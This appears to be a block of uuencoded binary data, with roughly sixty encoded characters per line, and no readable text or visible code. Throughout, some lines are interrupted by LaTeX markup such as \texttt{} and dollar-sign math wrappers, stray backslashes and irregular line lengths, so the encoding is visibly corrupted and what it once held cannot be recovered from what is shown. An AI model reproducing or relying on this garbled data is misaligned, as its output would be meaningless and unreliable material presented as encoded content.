RHZ6DH4FMCK+M2I!LDV5DW\$]*4IEU25I;LVTMVN6/B>[IR MB8ES4Y6QB&-GZ'1]%[%9OC.TX!38&NR!R4M/90`,3:@`?&\0'1N.C.30'>-F $\texttt{M<_6UN0ILCD]5]} \texttt{W=GW.MZC\$S8)} \texttt{R>WQZ;} \texttt{JVEOQ<E[N5:@QT47(RG5S2Q"S*:69)]}$ M!^EL2]43JBSZ&@]+"JJ3+'"J%+5&LS1+0K9M;2K\$JH1@?RN4PH=G1/?,KM<K M"]QCZ^?*\]^AW=VY"LOP(WKF%9C;6[C:43X02S2XM#77V:8JV?"Z1&(@VSBE $\texttt{M[I232_\&*VEVM+X([H[D85WO<PHKIEVZ\backslash1>\backslash5MB+><AN7\$5NN`]):6MX*^3CV}$ $M'5EC96:[L+-V6U,:ME5CM6H/6W,$4W+&.7]]>)], %[9MLAK\49KO%8-M=<^1]$ MCEQV/R79SS('8GZQCD;KIA6MM5BWY3M8^&</X=UCC9^UGU#+VC\:P1`4]3.[MLLY^X]P9>OED3+OUV0V9=);0+B9U84\$^MY<00I;FK\;!MX >- JOHVYES3.5 M9SPO,(T1=D,W*Y7VV'O;,V9KT.YO[V(<,`YX])0W*8W*EA<G"T<S55YKI">Z MO"OL"I,]T4CG,Z)Q"-AY>[M<_OU5*O-NGS(8PM%9F]3.]^E&VH]N:41]H_QA M*0BOSO=\$JT9F71CFCI-S99[:BB*6)K=5L=9B'26"HB">Z:UZ?"4)\>AWM.?' $M:%EW7&/"C7;!<='@^;N:>Y[=?7=F*3G71S8N^$+>2&A-O\N0^ICPCVS[,QM]$ MP9E`**AM/^\%Z550#8L:9-6'-M8ZDN+G\6F.6>T\$B+TWN+7R/#_RLOQ^IZX\ MOTC^O?ICA<_X])Q2_CQBQHGE"AWBI5A\$8^LVX0<-<M=)3H'F\64EK2^<+OM; MX_P/ER(!2*`/OS.`!X*@JQ610!9!8'[;#?/Y"^_QL)@AFJ"20?U(!83U?)2) MYD3452![V"6G8GW8>I%PR3]5/YV79.DX%^3/G2E_!_+N7^C5(H*!D(:;M]C@ M@M14`+<E,82, \$H>V04\$]\$Y#ZN^!075)A'ECD`B<\$WYS#?`XKI0EL=^)A1-^ M4`.\$[LZ<>8PB8)HN'B'FIY2X2D\9T9*\1D\$X2(F8=B'8RBSG"8-3[]R(FO`J $M1,BJ=H(8-4 \text{ \#PAMP})D+=S@3\#Y-SI8+?WDP;'^O^H1W^&X*Q^+=]@)RA"HK$ M02A\$4395W<<LSA07[:(<M=ZM100[S<FO^&'T_4?5HF4MOX`RZP_@#G\`+&AM $MS<Z7$!Q_E/3D*9RPIFG@BQ1C.G,1L'2Z[3,A=+)R2+#H*G)+?BN)$ +YTY(: M:V,40F:C!C"1BOT\$'<@BB&`2,H9V@+>"T2+;6)/&O_"AB!<\<\L,PDSL=L:-M-Z:0(*T5YE^GFE@TO5_9/M)'\F4>FOO4H\J,9\:]PMXX)-46%+E!L82D0;9" $M: 0VW4R.'\AEA*5W2'V\#=,3[\#/N/--\JP$@@R*10!1@K)*D9*2"PD6,`A]IL?$ M?@`U\$`_<XXI,3IG9=#@,AS)VZXDV08CIN*^9F#)!OBR=FEG3LRZ=N^V"PD:8 $ML:>_1,0"')$ "3EYR<=93]+UTTZ85)-:L/H?!N/K[&L3"E:-8*J,L4<44-F6K

 $M_.P&X)H?F$QOWP+/*-0H$H=#;YJJ4O[9CZ3?#18[])TDXO:N9-SD!@1=92YD$ M#`-:1X0LN<FD*!Q"RP5:QA!23`6Y(%K8+YLW=*[&H\$="M1DU]+I-`Z-1CI2! $M/J&T/HVN)GF<C3SP74RY-?9<'@^[9-2HIV0:H(DQ]Q(DV;Q5)\HS,B<(]_EX$ M<PO*@\$-G3P*D=4OK+7A?2(;`'JYGEXAT+,2AA9T3G'6!K#L6*2=@[C>5`#.`M:]TL#B3\$E\0^WO,=@([%.M'9D.@AVB<0+95)Y`U0"]VS"!T9Y(3OSCUBHZFZ $M2A.G0#N[L[M,Y-.S^{'}<W8STV9CS_+A!^-)W'9]/+9Z>07)M(.!,(ZC1P0;>Q)$ MK8H/F"T^YY2- <M,>7Z;C,RHI;V\$K<E0O.G/<MJWT\+#+(ZBRG49.TB6W%JM $M!D+-!\&BP\$70\#G.N=^\Q3)1/;2\&WM0V;+12(\$2W?IF00XAL4T*>)RNQ(F!11$ M)"2"HJD90+W@#W71."\$('?T8?GG\$FPVK.+!W]6HJI*QRA-YCE',M7"Y9-\RJ $M[5DOD+4.1[6FNFH1,@XE"-$3^/0?&D-H.J.SNHFH-!P));L-[B9R*=,*8V&&$ $MR^^?>V^3J_{E}^{F^8C,E-L[W5B'8^S-FV0^*=8:L9$D+WJBQ.VS<.\:=_7)V_C.(8)$ M^82S\&_; D', 4\&=Y\#$B:GHS!3$X"AID*HH2&P,-,FA\CG8T#026K-JQ,?*$ M1LC8YOPW^9[C3(W`.WL2;;5N,CMMLMAW#7]#;-1J7%\$#LJ3T@H88\>+!G.GL $M/(\&IXVN_G^-HT+7A>$:J,\&.>$5A;L/TT/*1$;BGS*USI*L4P*34D)94P'EN.$ $MI-IF-6(5$2)$\#@IS^-1G)*, &Q8Q6)&<!OD!.G!R;/&+7N2@9'I!YJ6H8B$ M,I:%:HDIDN#:WLG@-`Z>G34.#.".I.]7`WSL5!BK1-15Z02H>2#_@YGM#:9] MLZS(YTZ!.!R8H] 4*VE2'+KTU+;JT %) 5-MB0/,3EK!VPQIMNS&63'JW;) N28M:X-'4AFS-%F-G0E<P',P/NP=6HZB\$G\$.\$@YA,W8&I#[?%Y>#N:;V<ZI#B&4^ $\label{eq:mv-"6%'H9$MGTM([5+7S/WP<];:&Z]M3EHFRLS6P>]%'5=M@=\ASO`.C*GF!]$ $\texttt{M1H[^VO!3^1$UJ@+B4C5'7,'-LY-3F[)??,0ZI[M<\%/)OF} \texttt{X])4*Z} \texttt{3314} \texttt{*O()}$ MR6LI*MYI3['2<.R:-#,O3X#^(YQ)T.3=_-S`8#+#HN'@`_`QEM,T=R14!GBH M+YUS%EI'N'(OI94@JZ=Z#3F^EX7%WF]WQ,J\$NGNK,Z>*]N919#Y[8U[16:M8 $M\G^*V5K3G7\&U_Z447VL1GD6(2$1Y^A].OI;[MM>^SQUV.B[=M/%?@3U4==(-O)]$ MQ1OQUXSRKEW;B]D35=W9)DOP:_K63W@6&H>Y="31;HIEM?[&C<=9W<,9XOMS MY^7C_'Z2!T85"H+(5@L/G.9*"UBSM\$S5`H@VDF`F.D!8\$TT@#)-\$/I^(-\$G: MUAV+T74QXZ7QMI4D"F4M1"Y^3`,L<!G]SX;-'2FR/Q)5J4YMB9\$[O`?EZ<:@ M>2) HG04QO3F)$2>(I-,5J/DC#F(9!)08(R;1$D#^`,S)8$?YN>'YIHWHH:O$ M?DTT\$DJ&(2(_,=(2:L@4D002IO@M1`D6#'1V*5MC3B2PV4D8.7G2WA.H4Q(/ M%0*J6`D/>RJY\$"E0088C9J[X!(CODBDA(`\$WU\Q0/9E+:]!^*25(OI'#3>XI M^YUEPNR!P\$/E?1IYH%ZSG\$%WW"#KT31;&/<NYRU%(8P/.W>_R#R`G!QN(>Z` M?ORY'Z.51^RL>SGVAMBG<HB_8[ESC.+V93&JLVR:13@Y)+?\$Q\$A)'AE5@\$>. M51LY,U\$8VJU0K9O.H=)2_P"']EK`#0[O-],)CH&"K)\^WZ&_AO.Q,\JMHQ[O M; E@3/, S\$N"J2&/ZEDN&')DFA:DA2!+4)(=EJ'*ZB`7J4//O/0+#@0]ABGHDZ MO^?Q:=UYKX\SF?.^#MM/?5P00%BQ^!Q^U3`E5"I8\$2D08!!1"S#V3]00_KFL $M@063W8<'WK)6C`,GN2E(=-B^+*09$(C!$?X_U<,$8T5"HB.K)C,J%$`1%(L2)$ $M(P$78AVP^*)2;+!.#M-7@!#!>)TACU7?+IH<*>(.6DQ(B#^\1D:%A]]GWSZZ$ M,ZX=K""Q03ES0"PQ%A09*(M2^*@&F3\$1`\$8`LA%C(L5(",)\$08L3ZI:Q(18A $\label{eq:matter} $$ M@TM^P8HQ(^$"(R9GH.U/@=>@=L'",(,(6T"!R#F<%:W*$(534\FG8)<#)@L8) $$$ MG<0K9C1F()_;JAAG!SU"/]-?U3M5J<8X2'E*YAC#T8C[8_6P.&[V="]=HI\$2 $M)!8AP,"C(,4&(P]8RLIBKGB]*<_4'&`,82#!D*500&J4H)$)$"O<(&1E,'`!$ M>KD2A`M%9`"1`#I^K'4<?)^1X]`(><0"00=7%L6A>\$/F=YJ244D20L0,X9\$) M(I8I<1'=L8N!2#8DHS\<M%\$\$1D%3*2625+2C:#W"9GB0S,P"BDD<BD"X3WA[$\texttt{M}\S>=?*W/DN8\$\%X'6/\CJ-)QN8, (H.]>PW$GK!1\$!0$$$V@/S6(O4$$W38,=:[3]$$ $\texttt{MYIJ}) \ 2 \texttt{E6}, \texttt{L}, \texttt{H@V} \setminus \texttt{PF0D4}; \\ \texttt{5} \texttt{HR*@RC22F4J\$!I@T@M6BEV]}; \texttt{A}, \texttt{E1} \\ \texttt{Q$\#]'Y} \\ \texttt{F+}$ MV%0YM3;/).>4Q.[6?\$HQ2>#9LPQA#.!=BV#2W.==AQN_%NYU1YSU+Y`O=BE M; [6PS4K%6CUV3/C*3#M3FEPO+W()L7TNK2G)F4SY>JHB\$:7T3'V:UNN/*!'7 ${\tt MFXNFEK7; J5MX0\$^P8NQ(\$6\&ifL2P`\$T/0,@=F/\$V,\&A8<10^M\$",!\&'4YG/D}$ MDG$Z9F/'._K*D$=I$^:7F.2"H<[<2B""?4+37Q66+\0Q:]B*AGO.]K#!J$ MBK*,LN.,&([S()4@(P.^S@PF&2JXW(9%&9Y1%.AY`@.4>N+C'),S;>9GIY4M M"D1#NT)+9\$P>D%4FI;"=4R(':PWS/,PX\$1]ZE)R%5&(,\$%4\$18/:!)TL)!\$-M88Z:G.DS@(ASP18B\$`!MI=D8QA\$(0)\$6,G8-(6>RB'T(AP`A^!\$!D61#QI/; M;.\$%A+\$FAD*XA@RLD+\$\$8*Q(J,D"LJ!!12\$!80I(+"T*,)(-"HE9`GI#P=#S $\label{eq:mh+} $$MH+^44\&0\$FMH3\N<L,A\$1F1L9!$-1K;!F3B^ZC$Q$$Y&X\,.,[.</SDGO5'..N$$ $M^{J}_{J}^{F}_{.}^{J}_{J}^{F}_{.}^{J}_{J}^{F}_{.}^{J}_{J}^{F}_{J}^{J}^{F}_{J}^{F}_{J}^{F}_{J}^{F}_{J}^{F}_{J}^{F}_{J}^{F}_{J}^{F}_{J$ $M>@X`=$$4O`-"5$?7@M:Z.6(F^)(+(A\J".1$.*`9,5`HB'K9!83)@?,PT&07$ M) `IA*9M2:NW=7Y7=UYF1]=!&08P%!!8*@B(,AP9E+XMSAHH][NI,20!BGBAY M(3H[*O=#/SI%*#8@F**%K=/,ZH\$\$-@VFDI<VK`RCQ2\$KW"SCYS:\$,I9ZRIYV M!; %"VI-0%BP70XR\$Y?+J"C(,(*GTV!?J646#N<S?JE7]^*A]6()A]G6'&ENJ M&QPC1LOU0A,R4*22/?B8W,+`?AWS%AR,#Q\$`]6US6\?5BB"WBAGIHL8*<*#(M#Q8)F(CK*+2T`RI"Y#?&0/![G!F9?@B8Q<VZG@CG+V+:7T2I\$KRD,\\$`RPP!

M#7TH\5<0'\$`<Y)@'Y[.13%'R5,2;9!R6+#4DBQ,#X&G3EO6LPUZ,2KFI\A@N M;#4*!#@3,GZW"2*H@B,")`)!&1!D9&\$#=\$.Z<2<F[L];2X/S&O,'<@^UQY8A M+`OS1)AD[D)8@Y5))W:39'PE4+!)K7A#"ZN^!(#APY+JW0H>X3]W11(^' M3%A\$U(O0#<.T=K0V**7LA^BK2DHXU1!!8Q80R=6!3<PA"+VZ5P(=W'+\$%PQH MQ[T2HAI.N'8AS>\G38.1//#>DB2`7XNV.Y\9"0)/S7X>TZ.](5[Z=GS40YO* MDXE)4GN`H,\HD.9!\$R5@C"'3/-&(BP&"*`"B+"(HMP\$.9.Z"LB2"P08*"E,D M\JZ2P9\DAGF]Z>70+41\80/>ME\D7\P\]\TR:\0,Z]O>\O\@C)Z6D>I\K\V@ $MQ@, 8C2T-4L)[##W][@&\0D/?.>=/J&>F=C4*9]@08W%>XHH1A+&!B8DED'R0$ $M+8+\Q!$@>4ZEOC)"@V^$MF+>:=<0.@%,T$BK("$460BA%!?`DA*@>/)?2?VQ$ M_W=M>#S>YZ^^9\(IZX5\>KQN5&HG-S&A"ZEL@C)?1OH[!]Q*,4^U4@Z^L+^ $\texttt{MP1":0@S/\[O2TT/0F**>-0T+$\%(H"("*P-)5@J2=^2\%3U\&\%+;\#C58U+\#\&H(9)) }$ M0&-Y!80D8%I@(X)720IQ1D0!)!D!&*J`*0RFXWR:82&#RT?`74BD@P%[.Q`C M4;4N@ZLN\$<Z)0HIQ":'\$?:?;!51[=FVX?;UJH(S,4.GCS\F?AZ[J%KTPX3MV M["010;5ZU71^U[Z[2!=\BHV/F*/3&U%'5DM=CAM+\RZRY95-,6QHKH6<RZCE M56%LXRB,:4ABY%8@K:@\('AH7;3."J-&TE4/1W0ABPUH<Q!DH*!7DLPI<43# MM,DYBM\$%D'W@CB?#O=AW\$CAT>;&R=)1=-4?&!1NQ<"4\$')!6,@3Q]A/WU%%(M,-;DAO%1=XP`V:*=4!TB4D'EZW9H[MZ+6K1?-WY3O:D>MO;PV,K>ZG8,TU"^ M*ALPJD1C0:<A!OFTDQ--M,8&,,)EBE3,OUQRO9Z?7TD/&@L.5O8-G*6UA\$X[$M8;@20[O*&%#;[=4^{\phi'}] M@%1[6F"Q!HRL@P*UJ<)B15$&,G(Z>%2_U)$ M<S,!8*'=EYVDY.Q"9#):7LHCD3C\DMR<DC4N2H'H-F99H2E1FSK[0H)!Z3H. M;MHH;2Q&OA(D#J"J%XTU<<35\Z=@&^'=@%.AI,D,V><YCY@L!GP\$F_[11\#P MP?T\$%2`-"'@0^W@M>AM;Z%^0!U/E=D\DG1VC2A`8C(\$2@[8%`)NVSFE4*HG7 MH@MG=JPT.PM/R@<14=\$HT##(R+%PUH3%+1A4Q+-1CYU\XP_@']_Z?ZFLDVL/ M^?QC)-N_!N_F)V=(>BL[;2ZM8_"T/[SD9?LC#POJP!WF4P://C9Z'X\$T%!VT M%?7P7Q.4^BL_<;^X<A]/54:)SCNCX4V8_<U\$R1K989!KBH;DE1M*:HGLWX9T MYVT58=C".83(/0.FRTHF88`LA(B#/<Z=>I`T*(&06.I(:V1\$&-&1%&LN4,1\$ MTU`J2"XE4#P:BREOI[SW#'\$/J!!#ZD3#SJU\9U<D]1!.86G..\$;A514%"S;+ MMY<J/'9BA``*2^4\$D.4C(,[YY8/'M0!FAJ6\P0S\$@U(I%@6TPD.J*?#ZLL;N M^`X_M!`KS+50[!P`]!!\$SB.T-U'1FSIZ+,I)LN3XLHY:Y=U`:#T\LX'7D'HG MA3L[Z]IF2M8D"^@2PRLK'L%Y0)0B!A45!'UW!U*X:L)9RA_&N5E)V!)-OFG` MY73YRJ9RPXDG(01#EB>[\$22\$5Q&`=@8)[[E\%@HGSZH/9C3\$Z,*%V(P,ZKJ* MZI\$(;3E^*:BYX\0*V)HC"0YCSBYU^6N=B)?EHLI+H*(JA:W4LYIW0R]S?.B` MO/\$D1"\$`D%(P%D!U=3G>!V121"8DI\$D4(0!30\$5LAH/?\M;+UFP/6_E+-U@; M!`%J<^QB2F"7GX"\C[(:#H7.!N?&.Q7OB&XXP.PAO'27)MB\#;4MMG,5OQ-I MEDB<GS#M9A./F-]GFB8;6DYX;1TE\$.:4<R.K; `D".HOU)%.1HWAS"''\./14 $M3Y^*J))[LX'2]3.]Q^4P^Z/@4ZD8"BR'2!.HAG8"%#^3@Y=`'+;X=7/YR$ M@.TESUS=P?9B(C?#BT:-,VOMQ<[+A"HVL#X+X5>-/\>T-AP(@SW1G9HGAD0V $\texttt{M!} = \frac{\text{M!}}{6\text{UP}} - \frac{\text{VZ}^{8X}}{\text{F}^{6U}^{*}} - \frac{\text{UUD}}{\text{@}/F}; : $; : 4.4\text{HL}} - \frac{\text{W6}F?'F^{8Z}}{\text{W6}F?'F^{8Z}} - \frac{\text{W6}F?'F^{8Z}}{\text{W6}F} - \frac{\text{W6}F}{\text{W6}F} -$ M68GOD&&,)/2*,ZI`Z\$TBV%PB#\:`<1I*4=`:U#%7&"[?A!\$6;'*[>1V!FN>T M5;VB&UU.'%NPG'M[G=9JM:Y%'&/%@ G60WCP6YXJRQ80/1QJ>*QBQ K.]\EW M.SNH-#W_9[N.\$[J7[;#DKC&7P97"IT\$\/.AL6["1^1:/ZNPB1TOND\/Z"U]F $M[R/GGA<R)8TEML2V2, %#_;46^;1=>4,'NABT#+'8AIXKZ6]GWV^=HO'/S[%"]$ M'#E/T6;J8;8,7QNX8L#CZ_4(TPMT=UQ0/L*C,,/OLA*I.L"?!N9NNW,:\$=3# M5V"^R"&Y[8TQAUM\JH'/'->DKK%;P]C+8G#[\F_U#\$\$[+Q];H.LT)W9Z:>0K $\texttt{M(3ZNLZ/**/0\#.@7M$N0^/?NF;\@[]W*P!B\$7^&'\#F!/A/A[Z7LJ/=[=)803) }$ M&@HTII(I(&@?2R,.4P&B1%7D'%ED!)T2!A'\$\"0]KW@SIOG7`ZHZ\$3#1^E0< $\verb|M$0+1!T05[!"H$Y!7V,+D$| 47L/+$=(NV`KN==BPC4616,!$| SL,$| +<BR$| WZQZ<$ M/%W#Z,?C=3Q-GV/RG8I\$!%\$45561/LH"(RV%\$[(?.ZSOQL?M3/D=+:1U.C\$0 MML5+!W@RO\$BQ+0IJMHF,A0"+)!()(7X]&&*FHRE@RVP8\$+8<_A%`+H\0\$#C, MFREPW!;\$4':9R@2@"(DD`\$)!D]9N>(0GF/.%/4%EE&5F69:9+*J[UX;6@YDE M*)RFY%9084B,8**C((,[HE08@0T=700A]F*EI:(HYX&>!V'>=R50[G`0<89F M8AD64:6PKC3',)8"17#3+*+:@L"BB&\$)0PY3-)H,/"XQS#/-@:G1G]NS'3\) M:; `HEL3Q!06<0@5X6!M\$X,0W@;YK<RE1:CBS0>U)'9!H_&:.EY]E^X:#-:(_ ME&3PK@8/$S6F'#0F?-M,$-D,B>QZU:;AI0BB2T\`W-E0U#B7N@JQ7!JTK6D$ M+W!P>*0G.<H4::[\$Z,`:\$[YHJ*R011%%BT0IE8*,QHY2E\$J8PJ8,6+&+@V5B MY;+E1\$48D4&`((P%@*"11\$8)\$5C!`5@A@4<)8%;,(0!&)*\$I2%@L12HJ#82* MIO)&B%H%`%J"08%FCFM4B16*)<QS:16K91J-`5W!X0AR0J2&,)!8!R5DJ=B: MPHD'39D:I*VO;X.`/5W;A-[F;`UL3FAV*FD!\$>;1AC*<26L3G2A6@T'B35I? MP3[`41[F"*/AYP_6L+H7F=C@`:9X6A6%QA%&EB\R^Z=GVG&#.AV\$]3RV=P5: M-/(]S,;%79<H@^D<.YM9AZB4G'+`J<OA:H>*RQTG:)[CRG@]Y<&Q:U92LMDC M<A09!IG/7&=#4ET-I8:9?;Y;V&-G(T4S\5_+PEOK!\$9DZUZ[&@-V7&"D15M9

 $M7;@J2%)20Q7@)%!8!\C#U9X6!R`82DP"<9(6,J=>M`;!/$][,I?\V'PO']2'$ $M6D9[W/C^+621^54.SS(F-I3N+D7-V"F-01WACY$\VBP-)-B<'63J9D0&,""<$ $M=0&VI.2S:C^i&"TB:'9JT"X]X<T]D%I3996G[T*][I^/2<1USSII&6(P;&R)$ ML2[ZR@FC(D1H11-B:"M5+<6^Y`Y=D*\$???5-C(DL6AV=X9#:K&X6`*TIJ@D(MRLR\$L(/IEVH-M]#RT=U9G990<TS>".2XYQ%HV>`2;VN#0,/%/+6+T.'K]:E+ MX*4N:,72U7\$3LT%PM0;>LMCOR1<!:HD>"K6.-?*I3=\!T!;\$M`L6(G+JLN)^ MKW7I&X<V8:4U&AJ1T1-\$Q^)'?ZM,,,?(`KO[7X#X#,+@L85)VKWIQ_GZBOAC $MJ'A"=.W0E[\M@FV@GJLHB(\.-W=*5E8!7\M*1.'6%@B)&2(Q147I:P6,4,:*)$ ML2"Q8B4H5@*K-VHI(LBH"H11@DB+%8B<D*P\$8<VD`0!8("8RHQDFR<2\$P@8+ M('35&)41\$54&),2J;&C&,8*U'1:*C4!196+"J1@H+"C*DM+\$1A+-2`8&)*3 M\$H5HB)\$16`C(*,50,(&(PID*8A+`K;U[:.WLQNDWW)(NWA/L]Y:PD:7:(T]\ $\texttt{M:>"=BPASVNPHA>\hl4.34NII"<'A\#[0[-"1ER*XH+4%/[CRO*JZ2#9!XZU)>"]}$ M8M7.V-WJ-\3N11R-F-;E*:(3(US]1UXFYZCTRJ[9`\MG80I(<+@?&:LZ;XF\$ M*,F<L806:G,3#!\$D+O(0.0,!%VU0MN9W\$2WO4#V/F\$/HT3@3NK]MBS^O'*7V MEPUH7!HX_2I101@32R(?>ZIX*LHX00]B\$@HGM^%I0S33&2HN,9%)"B*?PXBO M]`C:]5#"%I"*_E7:_8@*WP*KX;2.F+F(HF4204P@H2`3F24S#L3"0/1-U\$,T M#)(35.P[M#NLSXVGJ2LTDKJT^8>D;,,M1.5X,G"8Q(BU8`#*9NB&OV07]8^6 M!2'[!FL%]G&[,,9`\+UL*DJ`L`4*E9%`63_"6=\$F2%C4Y3NJ%P\$X)">2!Q%) MK06<A(.<-8VA-FV-F@B*H6&*7'TF8ZLB_;<':KH<O)*O40F13PGOYS!;HOM $MVH_+P/?!X]>C7;S7OY>&P\E$SD($=,BRO^*32<.^DB#%4##-;Q'?4-C.,/.0$ MQUO"#3;3[]H=M]I'<ILH]1L7D&X:[Q7<3[H2&3@D\.#%',<#6P:*!:7(@N"^ M*,F=<4,X1!'P; KS2H:."@:>5*.1G"; I&'=F,57,N/&#; C[-V`:&,PB*-K+]; F=<4,X1!'P; R=<4,X1!'P; R=<M!5GH/:UOL\#&!6&^\$(K`AK3922YTR''(I-FRE:Q%U:"+P[-VZ2)M+#2B2N]H MH#:;LPVA90W".I&7DS%5#1:O`V,4L9,'!%("LI9C)%E&%<B"H*<6B879AQIU MG'&8!A:I5M"TM8M2(**VE(J27I0,23!)1E`3AR[P,F,+P(<MB<HMD%&:B"*' $M@\0>&7=5?DQOIK&$:\:B(^QR=]:>8BW=<T[C)9RW4Q8B$[:<JU;]>KF)Y;.Z$ MSX9235H6IW9(7BL-2A0J)F0L5IDYE6#QD34!L33(\89Y0)J+6B7=IHVUZZ3G MOC*B<%K). (RUN-85-, "NR>%R8R[0:H9)&=<D]KFYNJ9)5Z=J\,?,J*/+7R+J $MOT9^{\circ}$, $(6B*4RZ2M&Y_E]A$ MC:+E+)F#5GR-"3E).U0M&\R&Z39KO>E<B1\$DOKQR.I9L*Z![[JS&C:PY3-BK M; \$<>:B,:;(TE&F->WV[087.YHUI>8*FPY1YH>2H(I\$!Z(?7N9S_!SO"UW:YI M\$1/@H]?W0"@SXKG0U1RV;.3AF543Q%C]R,OV/&"F+B&##('83,.>K0)"3;2" MTF58.2#L,I>:7P'MIQ(E[/Z[G%!GCE?=C:%C5:7&B&V70\$42U-)Z9@H%*890 M:(N[,TCX[71Q+Z3:/4^4:G;?JF%ZSE\$WTCPLR\U3#I!\U9\4#?#800\$8,\$15 M2()W39Q#=(B[9N(M6Z5(!M8*%Q30&@>Q-=T8@W1&@&%B<3)&2S9@0IR*6,CM)G0: '#&.@OV%4QS"8J&NSW&`0B2,&20)(L1D5+-)@P0#X;N<AM!@P8A/SOF%M(_<!.CZ9_,:6_AJK.\S<!VE)9P9A`A#-^F?-.]^-VEG889<E8`=J"S%UI,?D MR6#\$DFYF&", %!\$R9LV!G)8L%&/GZ9:C:V5-HLQ]](%\$53FN_L:E<=IYT,Z#] M[UUVT52);-<HFTO&#)(H'LI\$%D]_11CF!.MSG0X[7*QT^687Z6CPRFVO9=M! M..50YLK/E_6S_92)RAVQ&;*G:;]AI`3)*16&Y[/R[-#\$1\$.'U\0YDT0T0;L2 M&724\$D3X0<EJ#^JC^I<#%YOR\.V\$3/S`YUXGRN[NC4C**I1JY39((YFWM'/8 MN=*)2TDT=#\$`J!"6(04""(18":X)AD(OYM%VW(!C"8*BQ\$H@*\$!H@`ZHHE1& M1&!\$6H84]?>E;8P_A3GET>N^H8N[MY3XZ()+(L,("\$T1/NDZ<(]_K9ZS[*OQ M,#-K=*1ZRW-X8(@%M2X=_7SU]PX/%SVI9Q'&5A4PBB80'"`=:+:(MXDQPLBE MX@D@AR17*(D8)>`U&0\$5`.+.S)*YJR&.,HBP9%1!3XQS1I#"DFVZR+AIFL:I MSB`;1RU`K*W0E7,S%CA9+NA5RT1P1JAK,<)I,9@XU&W6469\$*RIIPPLE9"C` MN4#;,5!U:]&XA4B044E>&8QBC,MB+EPXUB*IE*B*()%T`B2XIKG#>"'CD\$"F M#\%N!O\$H;\;"NR;)+#GXQ%Q@.1EAT<3H1F#-.?L3\Y^S[%\$E>+V0I<=H-'0. $M%, AQ)M"C'W9F(&!/EWY1"^KBTF_4R&L)'Y]*)F3H,&(J=(>D03IN'#V,6J)$ MLG5=\<J%94@A%%A112A5\$(,D&"@R"EJ4:(6E!:0HBMEME)\$*:`C164&\`Z!. MPXZ8R-XHE0421\$:90/:RJ22MK0L(YC80.,ZH%;X8&>'="V/%319RDN:U5S^ $MHK7P\$:E)9L/QBE`P(GU,YS548\#7+I\setminus]LW\$J=4.(Z:;U8VPEU\setminus\&10\&AN@\&BRR$ $M/)5#(]<CN@R#G"+4G&&&CN3/A6E9NCS2\\0H0/1/!S=9Z@=YT&C,4\\]BYD%3&$ MN> DO"!I(L,G\$+,R\$JR0J#(1ZR(:GC.0&J\$X8'0:[\%8AR%Z]<[;-<VG51@B $M18GWW^{]}JCN?)(`F\8=L\Y=AC;50E2EYI,N;0YU\&A:&(S?F^2<HFDSRT.WA)$ M4.9YHPB0Y#E#U.Z)R9MJ[1+SHN[([O@,GT/;;G+GUASG9W=S+[;45B+`DMN` MFZC))<N))UI`/"P^`\M4Z-F=G0\$QL'H**'R45QI[C\$39E7A(AB;JHAS`X?/+ M6(>I:FQ`JGTAA14A"%#WN(*R0>I5ZB`A(B1D(IX3KA2HF@#>ZVCP<?):3YGT MZ<R9SF\9P%A[?BN;0I7:.'P+<J4N!R3:;(@J)C-LC6&:@N7*UIE3;0N";58B

M4'!\$:31B+E,I%(4\\$,D:2B<C)61!J7(C(A9\R09CJ:#"\#\.(W%HOX*ROUN7) M2-G48`2``QX\>2S<GBCI`L-H111%\$%4C%1`1B*,@V"OX3V^[*(5[S4^I\9'U M,5#3UK8\G+E\OL.9#SV/93!]B],B5#S\8X1*JAY?67HR\%G=.^R[*%_;4Q2_ MR,/29:[CEE4#^S%PC>HOIMO<O:T(AQT[YFW=YNY2A6QUQL\$XG]I>+,*?G:7-MP^]:,7AL19H2VTW7NR4"U1=+1W\$MWK1-),PW",PG-3FB^7GN\3U-N4;;[9U= M?%K12-,DR'LF3YC;#VU3PKS-ZKH7B:S:".60>9N\;0Y#*J6D8B8RUJ!YIIJ& M3Z516%:\$Z'A?5.F;962R/>%)6=83ZV:,CRO4K-^5CH]LUY^.36BZR[[IXPHS $\texttt{M\$} < (\,\texttt{E4XC\&:O0E}\,)\,\,; \texttt{J}\,[\,3\texttt{A}-\texttt{J^QU?}\,;\,\texttt{:N5}\,]\,(\,\,\texttt{:SQ+}\,]\texttt{Y*}\,,\,\,^{\mathsf{!}}\,3^{\mathsf{!}}\,8\texttt{X} < -\texttt{GS=S59X}\,[\,6\texttt{WDV^ID}\,]$ M`?OURZ6^:TUE(HC2]K#IK<3WQ"HW?NMS>#'ET*CPT;!<;1*S"L/OU[%K!PF8 MB7;P#P3.+.'TBP=X-J=-(V2P'GHX3GKQLQN0^\#B4C\H'83R;/+'"1H.VS\8 $\texttt{M>@R>9!P::;WJ-;"WY/"6'=2KZ29CBQ]OD} \\ \texttt{D-G61Z56UN-B[Z[X:V&T\N] } \\ \texttt{M>@R>9!P::;WJ-;"WY/"6'=2KZ29CBQ]OD} \\ \texttt{N=G61Z56UN-B[Z[X:V&T\N] } \\ \texttt{N=G61Z56UN-$ M4C; #5ITTUXO?1P3A=-M%PJB+U%%%B'DA#[3Q#.N:.F><&\$/>_\$:6=.VLU9.K $M[;.9?+EGM-7P0@*-'#17N&L7MFEH]5B,)(8E[TLM&CPS,ODHB8X.+(8F,\))$ M-<..<"`V4W=/80%A:T.FD>4;"P(;#N.'`]Q!QRLL8-T%"9,A4VC*&2=L=S"XC MV\$@,H3H`&7Q(,2&L9&V<FO\$YOOWZYXR:WFL[1H*&>TVJ<9U+MC7.<2KR]W*> M''J#G16K9>\,8P.RUT,ZVTS.(W\5&NYON.C!5<]7UW5N\$_&<&V(YEIN*"2M< MQ6:Z9>VYSS";A`0(E-8_;3&X8=\6=,;;\$Z"J%8U%;3E=YV34VG--2G4TVEI3 MO<X<ENEW:,6,>6XNC%CG:^&'XY.TD2UA,QJF;;:[\+IH8YX'V-2-MM8PFF&= M0[`U(N<G=70[+G=Q(8G>K[L9:R157@JX_95@WATS5+Y\$./MNRF^E0SIFMI+E MI\$B9';(M8GAY\$D?QO>:+MC72Z+Y1RJ]B;O*#%#\Q,U=R<T7)-2FSUA.9V>XK $MRX4@\#BL;W:@-6I-+1OK34-69B\H+0/VQE6*Z[\&>SO+[CK?!A!E;(\&+(:VVL.)])$ MKU.: ?AN=^0=SL/PG"XMUW,-*6T,]&^[6Y\$"<XMTTCDF-=NE[!,Z2.*&?6&UE M.B994IALP/*)*,Q#XQN),]B%5=3NN.7)N:9<=BR.6XY36Y5<WML;S?-KJYH7 